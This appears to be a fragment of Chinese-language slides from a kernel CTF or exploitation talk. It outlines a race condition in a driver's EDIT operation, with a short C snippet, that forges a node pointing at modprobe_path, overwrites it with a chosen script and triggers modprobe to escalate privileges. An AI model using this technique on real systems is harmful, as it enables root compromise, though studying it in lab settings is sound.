
```
ret = copy_from_user(buf, (void __user *)data.addr, size);
for (i = 0; i * 8 < size; i++)
    buf[i] ^= table[data.idx]->key;
memcpy((void *)addr, buf, size);
```

node-1

node-15


# Exploit

## Analyze. Race at EDIT



# Exploit

## Analyze. Race at EDIT



- ▶ 00~08 - key , 值給 0 ^ node-1 key
- ▶ 08~10 - size , 值給 8 ^ node-1 key
- ▶ 10~18 - data pointer , 值給 modprobe\_path ^ node-1 key

# Exploit

## Final

- ▶ 對 node-15 使用 EDIT，因為 key 為 0，因此複製過去的就直接是 raw data
- ▶ 蓋寫 modprobe\_path 為指定腳本
- ▶ 最後觸發 modprobe 的操作即可